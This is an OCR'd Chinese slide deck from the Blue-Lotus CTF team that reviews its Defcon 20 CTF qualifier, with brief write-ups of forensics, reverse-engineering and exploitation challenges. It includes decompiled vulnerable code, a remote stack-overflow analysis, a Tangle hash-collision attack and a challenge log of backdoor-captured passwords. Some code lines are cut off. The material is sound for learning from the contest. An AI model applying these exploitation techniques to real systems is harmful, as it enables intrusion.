知道Web安全论坛KCON交流

Blue-Lotus战队
Defcon 20 CTF资格赛回顾


清华大学NISL实验室，
Blue-Lotus黑客竞赛战队
@清华诸葛建伟

Defcon CTF竞赛

- 全球最有影响力的黑客竞赛 – “黑客奥运会”
  - **1996**年开始，已成功举办**16**届
  - 组织者：**DDTek**（**2009-Present**）
- **Defcon 20 CTF**
  - **Quals** – 资格赛
    - **Challenges Solving**
    - **10**支队 **+ 10**支其他**CTF**冠军队 晋级
  - **Deathmatch** – 拉斯维加斯 淘汰赛
  - **Final** – 决赛 **CTF (offense & defense)**
    - **Defcon**黑客会议现场

梦想中的拉斯维加斯决赛现场

Defcon CTF资格赛制



- **Grag bag**（网络分析题）
- **Urandom**（随机题）
- **Binary l33tness**（二进制逆向分析）
- **Pwnables**（渗透攻击题）
- **Forensics**（取证分析题）
- **100-500分**
- 第一个解题队开出下一题

Blue-Lotus（“蓝莲花”战队）

- 清华大学网络与信息安全实验室(NISL@TU)参加黑客竞赛的队名

永不凋零的
蓝莲花

- 首次参赛：2010年12月iCTF’10
  - 启蒙队：disket（UGA，Prof. Kang Li）
  - 首次战绩: 35/72
- iCTF’11战绩：23/87
  - Metasploit原创书大结局场景

Defcon CTF参赛征集外援帖


清华网络与信息安全实验室Blue-Lotus团队继去年12月夺得iCTF国际高校黑客竞赛23/87，亚洲冠军成绩后，将出征全球黑客大会夺旗赛Defcon 20 CTF资格赛，赛时：6月2日8:00-4日48小时，10支胜出队与10支其他CTF冠军队一起去圣地拉斯维加斯角逐总决赛名额，现邀外援加盟，包食宿，有意求关注。

+加标签

5月22日22:36 来自新浪微博

转发(117) | 收藏 | 评论(36)

外援出现了！



安全团队


国内不少安全技术爱好者聚集在一起形成各自的信息安全研究团队，他们对安全有着各自不同的理解和理想，同时又以研究和分享的方式来表达着自己

团队名称	网站	Rank总值
PKAV	http://www.pkav.net	1976
Insight-Labs	http://insight-labs.org	1010
天马行空	http://tmxk.org	929

我们的参赛队员分布


[Blue-lotus]清华总部
[insight]icefish
中 国
[insight]NWMonster
[三叶草]CasperKid等
[西南石油]MaYaFei
[华科]fqj
[insight]hip
->[伯克利]江健, Kevin等
太平洋

CTF开赛 – 6.2 8:30am



[Blue-Lotus]清华总部

[Blue-lotus]
早点&零食区

[Syclover]
成都信息工程学院

0.01h – 旗开得分

- Grab Bag 100: Hack the planet_
- 2006: Hack the planet
- 2007: Hack the planet
- 2008: Hack the planet
- 2011: Hack the planet.

- 2012: Hack the planet!

G100 Writeup: http://netsec.ccert.edu.cn/blog/2012/06/04/693

0.01h – 旗开得分 (Hack the planet经典台词的电影-Hacker)

0.5h - 梦幻开局, 200分, 并列第1

- **Urandom 100:**
  - How many ***developers;)*** did it take to secure Windows 8?
- 当时解题思路
  - **Google Windows 8**发布会视频 - 是否微软某高管提到**Win8**安全开发团队人数
  - 平均团队规模**60-70**人：人肉暴力猜解**1-100**未果
- 最终解决：程序暴力猜解-答案**152**
  - **Slow Down?!!**
- **Why 152? (注意developers后面的奸笑)**

U100 Writeup: http://netsec.ccert.edu.cn/blog/2012/06/05/719

悲催的零分八小时 – p100

- **p100: MIPS指令架构远程栈溢出**
  - 很快**fuzz**出漏洞点和缓冲区长度
  - 搭环境本地动态调试：**Qemu + Linux-mips**
  - 缓冲区地址（覆盖返回地址）一直变化：**ASLR**
    - 指向堆栈的寄存器？一直未找到：放弃
    - 解答关键：利用**binary**中的**write()**探测出缓冲区地址
- 不足
  - 对非主流平台与环境的不熟悉：学习**MIPS**指令、搭环境花了很多时间
  - 思维定势：**jmp esp**（指向栈空间）绕过**ASLR**

P100 Writeup: http://netsec.ccert.edu.cn/blog/2012/06/04/709

悲催的零分八小时 – b100

- **Binary l33tness 100: 给一个binary，recover my key**
  - 一个加密**mac.h**，一个**sshd**，一个**ssh**
  - **Google: skynet ssh backdoor**
  - **mac.h**（后门记录日志文件）解密（**xor 0xff**）


```
SSH2_OUT: 192.168.88.61 user: root pass: foobar (ddtek.biz)
SSH2_OUT: 192.168.88.61 user: root pass: f00bar (ddtek.biz)
SSH2_OUT: 192.168.88.61 user: root pass: mypassw0rd (ddtek.biz)
SSH2_OUT: 10.0.2.15 user: root pass: supr3m3p0w3r (defcon.org)
pass_from: 10.0.2.15 user: root pass: supr3m3p0w3r (defcon.org)
SSH2_OUT: 192.168.88.151 user: emily pass: l0v3ly
SSH2_OUT: 192.168.88.151 user: emily pass: w0nd3rful
SSH2_OUT: 192.168.88.151 user: emily pass: n0pa$$w0rd
pass_from: 192.168.88.151 user: emily pass: l0v3ly (hackeruniversity.edu)
pass_from: 192.168.88.61 user: feather pass: l1ght3rthand1rt (ddtek.biz)
pass_from: 192.168.88.61 user: feather pass: wh@tsmypa$$ (ddtek.biz)
pass_from: 192.168.88.61 user: feather pass: justw@it (ddtek.biz)
pass_from: 192.168.88.61 user: feather pass: ohmygoD (ddtek.biz)
pass_from: 192.168.88.61 user: feather pass: l1ght3rthand1rt (ddtek.biz)
pass_from: 192.168.88.61 user: emily pass: l0v3ly (ddtek.biz)
```

这个Key曾经不是Key?!!!

B100 Writeup: http://wcf1987.iteye.com/blog/1550530

悲催的零分八小时 – b100 (con'd)

- 眼皮底下"视而不见"的**key**：谁也没有想到这就是**key**



b100受骗中

```
mov     rdi, r12        ; key
call    _crypt
cld
mov     rsi, rax
mov     edi, offset aXzoqhjf6pmzly ; "xzoQHjF6pMZlY"
mov     ecx, 0Dh
repe cmpsb
jnz     short loc_409303
```

悲催的零分八小时 – f100

- 一个**Linux**文件系统，**find the key**
- 落入了出题者的陷阱
  - 包含软件包只有**1**个**.c**文件，十数个**.x**文件分析：编译执行？
  - 预编译头文件二进制中包含汇编源码：分析汇编？
  - 浪费大量劳力和时间，却毫无收获，郁闷！
- **Writeup**
  - **blkls -s f100: sleuthkit**取证分析工具集中检查文件系统工具
  - **Slack space:** 包含删除文件的”松散”扇区


F100 Writeup: http://sysexit.wordpress.com/2012/06/03/defcon-20-ctf-prequals-2012-forensics-300-writeup/#comments

悲催的零分八小时 - f200

- **Forensic 200:** 一个相机存储卡，**recover the key**
  - **WinHex**恢复出**7**张图片文件，并修复**JPG**
  - 走上歪路：**Google Map**找出海景照片拍摄地？
  - 两张图片显示内容相同但二进制不同图片
  - 对比分析，居然没想到使用隐写检测工具**stegdetect**
  - 不过还需要猜测加密口令**-ddtek** （只有**4**个队解出**F200**）

F200 Writeup [illegible] 012/06/15/769

f200图片对比后出现的3D效果



开饭了！ 开饭了！

扭转局势的突破 – b200

- 提供样本，与远程运行实例交互获得**key**
- 分析过程
  - **File: FreeBSD 32-bit**
  - **IDA Pro**反汇编、反编译 **->** 理解程序逻辑
  - 绕过简单的权限控制 **-> Nop**相关代码破解
  - **Callback()**关键函数最后的代码

```
while ( test_if_ret_eq_0 );
if ( test_if_ret_eq_0 )
  sendKey(socket);
else
  sendText(socket, "sorry\n");
```

输入数据通过测试，则发送**Key**过来，否则**Sorry**

B200 Writeup: http://netsec.ccert.edu.cn/blog/2012/06/17/779

扭转局势的突破 – b200

- Callback()函数中的输入测试一
- 读入4组4字节
- 与4个整数验证码对比
- 通过则进入下一测试
- Easy搞定

```
33    buffer = (char *)malloc(4u);
34    buffer_ptr = buffer;
35    if ( !buffer )    goto x;
36    recv_to_buffer(socket, buffer, 4u);           // Read first 4 chars
37    figure_1 = ((unsigned __int8)buffer_ptr[2] <<  | ((unsigned __int8)buffer_ptr[1]
38    free(buffer_ptr);
39    if ( figure_1 != 0x94A4C265 ) return 0;
40    buffer_2 = (char *)malloc(4u);
41    buffer_2_ptr = buffer_2;
42    if ( !buffer_2 )  goto x;
43    recv_to_buffer(socket, buffer_2, 4u);
44    figure_2 = ((unsigned __int8)buffer_2_ptr[2] <<  | ((unsigned __int8)buffer_2_pt
45    free(buffer_2_ptr);
46    if ( figure_2 != 0xFE732D6F )  return 0;
47    v8 = malloc(4u);
48    v9 = v8;
49    if ( !v8 )    goto x;
50    recv_to_buffer(socket, (char *)v8, 4u);
51    figure_3 = (*((_BYTE *)v9 + 2) <<  | (*((_BYTE *)v9 + 1) << 16) | *((_BYTE *)v9
52    free(v9);
53    if ( figure_3 != 0xEEF814CB ) return 0;
54    v11 = malloc(4u);
55    v12 = v11;
56    if ( !v11 )
57  x: exit(0);
58    recv_to_buffer(socket, (char *)v11, 4u);
59    figure_4 = (*((_BYTE *)v12 + 2) <<  | (*((_BYTE *)v12 + 1) << 16) | *((_BYTE *)v
60    free(v12);
61    if ( figure_4 == 0x6EC8A126 )
62    {
```

扭转局势的突破 – b200

```
65      if ( size <= 0x400 )
66      {
67        string1 = (char *)malloc(size);
68        string2 = (char *)malloc(size);
69        string2_ptr_0 = string2;
70        if ( string1 )
71        {
72          if ( string2 )
73          {
74            size_of_string1 = recv_to_buffer(socket, string1, size);
75            if ( size_of_string1 == size )
76            {
77              string2_ptr = string2_ptr_0;
78              size_of_string2 = recv_to_buffer(socket, string2_ptr_0, size_
79              if ( size_of_string2 == size )
80              {
81                char1_eq_char2 = 1; string1_ptr = string1; counter = size
82                do {                                  // Test whether string1 == string2
83                  if ( !counter )  break;
84                  char1_eq_char2 = *string1_ptr++ == *string2_ptr++;
85                  --counter;
86                }
87                while ( char1_eq_char2 );
88                if ( !char1_eq_char2 )
89                {
90                  if ( !crypt(256, string1, (unsigned int)(8 * size_of_string2), &cryptingResult_1) )
91                  {
92                    ret = crypt(256, string2_ptr_0, 8 * size, &cry
93                    test_if_ret_eq_0 = ret == 0;
94                    if ( !ret )
95                    {
96                      cryptingResult_1_ptr = &cryptingResult_1; leng
97                      cryptingResult_2_ptr = &cryptingResult_2;
98                      do   {                          // Test whether cryptResult_1 == cryptResult_2
99                        if ( !length ) break;
100                       test_if_ret_eq_0 = *cryptingResult_1_ptr++ == *cryptingResult_2_ptr++;
101                       --length;
```

两个输入的string要不相同

两个输入string经过crypt()函数计算

判断两个输出string却要相同?

HASH Collision!

扭转局势的突破 – b200

- crypt()函数到底是什么Hash算法呢？
- 发现Rijndeal算法(AES)的S-Box
  - AES-based MAC?! 找哈希碰撞

Google 学术： AES-based MAC

Collision Attacks on AES-Based MAC: Alpha-MAC - Biryukov - 被引用次数： 12

… attacks on universal hash function based MAC … - Handschuh - 被引用次数： 32

… differentially-uniform permutations and AES-based … - Minematsu - 被引用次数： 16

Collision Attacks on AES-based MAC: Alpha-MAC

citeseerx.ist.psu.edu/viewdoc/summary?doi=10... - 网页快照 - 翻译此页

  - side-channel collision attack
  - known-message scenario
  - time and memory complexity

扭转局势的突破 – b200

- **Fish的突破**
  - **v5.key[0] = 0x14B62D86u - 原先认为是使用的密钥**

[PDF] The Tangle Hash Function
ehash.iaik.tugraz.at/uploads/4/40/Tangle.pdf
文件格式: PDF/Adobe Acrobat
作者： R Alvarez - 被引用次数： 4 - 相关文章
14B62D86. 3172088A. 2DDC9F84. 2768DAF7. BB92EA10. IV1. 0EFEE4A4.
31CF379C. C1275C80. 45453437. 183DBD23. FF86FDFD. IV2. 6411E45E ...

  - **Tangle Hash Function!!!**
  - **Google "Tangle Hash collision"**

[PDF] Untangled
www2.mat.dtu.dk/people/S.Thomsen/tangle/tangle-coll.pdf - 翻译此页
文件格式: PDF/Adobe Acrobat - 快速查看
16 Dec 2008 – collision attack on Tangle. The attack applies to all .... Algorithm
Nominations for a New Cryptographic Hash Algorithm (SHA-3) Family. Federal ...

扭转局势的突破 – b200

The collision search program can be downloaded from `http://www.mat.dtu.dk/people/S.Thomsen/tangle/tangle-coll.c` (must be compiled together with the Tangle reference implementation from the submission package).

```
Collision found in Tangle-256 Message 1: c819000000000000000000000000000000000000000000000000000000000000
Hash of message 1: f710be651ab67737a58ac452056bbf13e62abed071943617dadbf25c2dea710b
Message 2: c819008000000080000000000000000000000000000000000000000000000000000000000000008000000080
Hash of message 2: f710be651ab67737a58ac452056bbf13e62abed071943617dadbf25c2dea710b
XOR of hashes: 0000000000000000000000000000000000000000000000000000000000000000
```

- 构造能够满足测试条件的输入
- 获得**key**：**437f085141d357c5d28850d5119aacb5**

扭转局势的突破 – p200

- FreeBSD远程exploit
- 关键漏洞函数逻辑分析

```
int __cdecl sub_8049700(FILE **fd)
{
  FILE *v1; // ebx@1
  size_t v2; // eax@1
  FILE *v3; // ebx@2
  size_t v4; // eax@2
  char v5; // cl@4
  int result; // eax@5
  FILE *v7; // ebx@6
  size_t v8; // eax@6
  FILE *v9; // ebx@8
  size_t v10; // eax@8
  int c; // [sp+18h] [bp-210h]@3
  char buffer[512]; // [sp+1Ch] [bp-20Ch]@1
  int index; // [sp+21Ch] [bp-Ch]@1
  unsigned int protection; // [
```

网络获取输入流，写buffer，明显的栈溢出

重点怀疑对象

```
protection = 0xFF0A2000u;
index = 0;
v1 = *fd;
